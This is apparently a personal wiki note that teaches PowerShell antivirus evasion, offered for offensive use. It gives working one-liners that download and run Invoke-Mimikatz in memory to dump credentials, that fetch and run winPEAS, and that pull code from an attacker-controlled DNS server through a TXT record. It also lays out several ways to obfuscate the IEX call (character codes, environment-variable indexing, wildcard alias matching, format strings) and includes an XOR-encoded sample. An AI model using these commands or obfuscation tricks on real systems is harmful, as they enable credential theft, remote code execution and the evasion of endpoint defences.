Although PowerShell is so heavily abused it's become predictable, these evasion techniques may still prove useful. Frankly, one should use encryption to evade behavioral anti-virus.
See [[Encrypted PowerShell]]
Basic evasion with PowerShell includes executing the PS command in-memory. The most straightforward way is via invoke-expression:
powershell IEX
- A malicious example of using an invoke expression to download and execute Mimikatz to dump credentials from a script hosted on GitHub. Source
IEX(New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowershellMafia/Powersploit/refs/heads/master/Exfiltration/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds- Alternatively, the entire command can also be executed and then piped into an invoke expression at the end. Source, Source
(New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowershellMafia/Powersploit/refs/heads/master/Exfiltration/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds|IEX- winPEAS in-memory
(New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/peass-ng/PEASS-ng/refs/heads/master/winPEAS/winPEASps1/winPEAS.ps1")|IEXThe following subsections were sourced from here
One simple method of bypassing signature detection is by simply splitting out the IEX string into individual characters. While this method is less common with invoke expressions, it is still valid. This is as simple as splitting out the individual letters which will be compiled and put together again at the time of execution.
In figure 2 below, we have two examples of this. The first simply separates out the strings into individual characters. The second example is creating an array containing I, E, X and passing them into a variable. Then executing the variable along with the “-Join” command to append the characters together. ![[Pasted image 20250331140615.png]]
Note:
.acts as a Pipe Operator (|), creating a pipeline elementThe "." dot sourcing operator will send AND receive variables from other scripts you have called. The "&" call operator will ONLY send variables. Source
Now we’re shifting gears into more advanced methods, in this case we’ll be substituting the I, E, and X characters with less obvious counterparts.
Let’s build off of the first example where we are simply appending individual characters together. Here we’ll be replacing the individual characters with their respective integer values. As you can see in the example below, we just need the int values for I, E and X. For example, as seen below, executing [char]105 in the console will produce an “i”, and so forth. Each value is then written into our original script.
![[Pasted image 20250331140700.png]]
Let’s go deeper! Rather than simply replacing the characters, let’s find an existing character string that we can summon and then pull out the needed characters I, E and X. Careful consideration needs to be made as to the string we choose as the character string needs to be reliable across all Windows platforms.
One commonly used example we see with a lot of malware is leveraging existing environmental variables which contain the characters we need.
A few examples which are reliable on all current windows versions are $env:COMPSPEC, $PSHome, and $ShellID. Each of these provides between two and three characters needed for our “IEX” string. These characters can be spotted simply by echoing the variable in the terminal as seen in figure 4 below.
Once we’ve identified the needed characters, we can reference the character as an array object and combine them together to make IEX. For example, $PSHome[21] equates to “i” as it’s the 21st character in the $PSHome variable’s output string. $PSHome[34] would be the letter “e”: “C:\Windows\System32\WindowsPowerShell\v1.0”
![[Pasted image 20250331142805.png]]
Environmental variables are one form of extraction. Another form could be calling known PowerShell variables. This method, pictured in the first header image (figure 1) uses the PowerShell cmdlet Get-Variable or the alias “GV” to extract a wildcard match “*mdr*” for the value MaximumDriveCount, which as you can guess, contains the letters I, E, and X, which we can then extract.
![[Pasted image 20250331142845.png]]

A more recently discovered technique recently seen in the wild is leveraging wildcards to extract the IEX characters needed by any given output. This method takes advantage of the alias “IEX” itself and leverages the Get-Alias or the Get-Command PowerShell cmdlet. The technique name “Globfuscation” was coined by threat researcher John Hammond as he demonstrated the PowerShell data masking technique as seen in the STEEP#MAVERICK campaign that our team published late last year.
Running Get-Alias alone will produce a list of all PowerShell cmdlet aliases present on the host including IEX. With a simple one-liner we can run the alias for Get-Alias, gal and by using question marks as wildcard matches we can extract string values from the output.
- IEX using Get-Alias:
(gal ?e[?x]) - IEX using Get-Command:
(gcm ?e[?x])
To break it down this command runs Get-Alias, and then looks for any character ? followed by e, followed by any character (again “?”) that is followed by “x”. In this case, the only thing that would match the entire output of the Get-Alias command is simply: iex.![[Pasted image 20250331174306.png]]
We can further obfuscate by using a range in our gal search.
How to Choose the Range (e.g., a-l, v-w):
The range is arbitrary but must include the specific character in the alias. For example:
| Alias | Character to Match | Wildcard Pattern | Why? |
|---|---|---|---|
gv |
v |
[v-w] |
v is within v to w. |
nal |
a |
[a-l] |
a is within a to l. |
ls |
s |
[r-s] |
s is within r to s. |
But it must be made clear, that if you're using a range, but want a specific Alias, your range must be narrow enough(ex. [a-c]) to only include that alias in your results. |
?: Use outside[]to match a single unknown character.[a-l]: Use inside[]to restrict to a specific range.(gal n?[l]),(gal n?l), &(gal n?[l-m])all return the same result.- You can use the
?wildcard before a range,[], to use match any character within the range(ex.(gal n?[l]))
This method is very popular among malware authors and can sometimes be incredibly difficult to decode. Recording involves creating a PowerShell format string and then calling the instantiated components of the format string in random orders to evade detection.
In the example below, the format string is created and two operators are defined: {1}{0}.
After the following -f flag, comma delimited fields are then called based on the operator’s value. In this case value 1 is called first “IE” followed by value 0 “X”. Putting them together you get “IEX”.
Adding what we learned from the variable substitution section, we can combine the two methods to once again produce the string IEX. (figure 7)![[Pasted image 20250331174502.png]]
A recently discovered method to initiate an invoke expression without using traditional or obfuscated PowerShell syntax is to initiate a remote invoke using DNS TXT records. It’s possible that an attacker could use this to call a process using an invoke expression using the nslookup process. This would obviously require some setup on the attacker’s end. A remote C2 server configured with a DNS listener, and proper text records would be needed for this invoke code to execute properly.
Command Example: & powershell .(nslookup -q=txt remote.dns.server)[-1]
In the example above, the remote DNS server would host a TXT record and the contents of the TXT record would be invoked, and the contents of the TXT record would be executed in PowerShell.
Now, using what we know, let’s revisit the original PowerShell script and identify the obfuscated invoke expression.
&((.(gal g[v-w]) '*mDr*').namE[3,11,2]-JOiN") ( [sTrING]::JOIn(" ,('39s33-43%114y56F116j114%57V116y43V41-36k111F46V96V110k46y37-46m96j121s106102V103-111m46s32k41F33V43s114s57s116%114y56F116%43y36k111k46k38-104s46F3746m101s101%46-32'.SPlit( 'y-sm%kjV>F') | FOreach-OBject{ [ChAR] ( $_ -BXOr 0x09 )} )) )The invoke expression is highlighted in yellow, while the rest is the actual ifconfig /all command. The invoke-expression has a few interesting nested functions which help hide its original intent. Working outward, we find the command:
.(gal g[v-w])
This simple command simply calls and returns a wildcard match for the alias gv or Get-Variable. Let’s substitute that value in to clean it up a bit:
&((gv ‘*mDr*’).namE[3,11,2]-JOiN”)
Get-Variable is now called and another wildcard match is performed for *mDr* which matches the MaximumDriveCount variable. The variable’s “name” field is called and only the characters 3, 11, and 12 are called and joined together. And as guessed, those three characters translate to I, E and X. The IEX command is then used to execute the second half of the command which is XOR encoded.
- Securonix Threat Research Knowledge Sharing Series: Hiding the PowerShell Execution Flow
- Hiding the PowerShell Execution Flow
- What is Fileless Malware? PowerShell Exploited
#powershell #invoke-expression #iex #mimikatz #credential #credentialtheft #base64 #antivirus #evasion